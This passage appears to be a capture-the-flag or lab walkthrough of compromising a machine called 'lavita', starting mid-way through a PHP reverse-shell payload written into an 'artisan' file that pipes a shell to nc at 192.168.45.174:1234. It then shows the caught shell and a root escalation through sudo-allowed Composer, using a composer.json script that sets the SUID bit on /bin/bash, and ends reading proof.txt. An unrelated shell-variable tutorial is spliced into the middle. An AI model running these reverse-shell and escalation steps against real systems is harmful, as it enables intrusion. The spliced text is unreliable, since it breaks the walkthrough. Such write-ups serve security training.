<&1|nc 192.168.45.174 1234 >/tmp/f"); ?>' > artisan
www-data@debian:/var/www/html/lavita$

```

"pepper" 15:08 20-Mar-24

```

(shatternoX@pepper)-[/opt/pspy]
$ sudo nc -lnvp 1234
[sudo] password for shatternoX:
listening on [any] 1234 ...
connect to [192.168.45.174] from (UNKNOWN) [192.168.212.38] 33266
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
skunk@debian:~$ whoami
whoami
skunk
skunk@debian:~$

```

We got skunk!

Getting Root

Check `sudo -l`.

```
(shatternox@pepper)-[/opt/pspy]
$ sudo nc -lnvp 1234
[sudo] password for shatternox:
listening on [any] 1234 ...
connect to [192.168.45.174] from (UNKNOWN) [192.168.212.38] 33266
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
skunk@debian:~$ whoami
whoami
skunk
skunk@debian:~$ sudo -l
sudo -l
Matching Defaults entries for skunk on debian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User skunk may run the following commands on debian:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/composer --working-dir=/var/www/html/lavita *
skunk@debian:~$
```

Okay this is easy win.



composer | GTFOBins

https://gtfobins.github.io/gtfobins/composer/?source=post_page-----05d148d4fbfc-----...

Example: Using a shell variable to store a directory

```
bash
# Create a shell variable
DIRNAME="/home/user/documents"

# Use the variable
cd "$DIRNAME"
ls
```

Explanation:

- `DIRNAME` is a **shell variable**.
- `"$DIRNAME"` expands to `/home/user/documents` when used in a command.

Another example: dynamic shell variable

```
bash
# Store the current date in a variable
DATE=$(date +%Y-%m-%d)

# Create a backup directory using that variable
mkdir "/backup/backup-$DATE"
```

TF=\$(mktemp -d)

- Creates a **temporary directory** and stores its path in `TF`.
- Example: `/tmp/tmp.abcd1234`
- This directory will be used to simulate a project directory for Composer.

```
1 cd /var/www/html/lavita
```

- 2 mv composer.json composer.json.original
- 3 echo '{"scripts":{"x":"chmod +s /bin/bash"}}' > composer.json

```
www-data@debian:/var/www/html/lavita$ mv composer.json composer.json.original
mv composer.json composer.json.original
www-data@debian:/var/www/html/lavita$ echo '{"scripts":{"x":"chmod +s /bin/bash"}}' > composer.json
www-data@debian:/var/www/html/lavita$
```

"pepper" 15:17 20-Mar-24

- 1 sudo -u root /usr/bin/composer --working-dir\=/var/www/html/lavita run-script x

```
skunk@debian:~$ sudo -u root /usr/bin/composer --working-dir\=/var/www/html/lavita run-script x
<er --working-dir\=/var/www/html/lavita run-script x
Do not run Composer as root/super user! See https://getcomposer.org/root for details
Continue as root/super user [yes]? yes
yes
> chmod +s /bin/bash
skunk@debian:~$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-sr-x 1 root root 1234376 Mar 27 2022 /bin/bash
skunk@debian:~$ bash -p
bash -p
bash-5.1# whoami
whoami
root
bash-5.1#
```

[0] 0:sudo* 1:zsh-

```
bash-5.1# cat /root/proof.txt
cat /root/proof.txt
9e249c54b6dbfa09ddbd26c6e84e30d3
bash-5.1#
```

[0] 0:sudo* 1:zsh-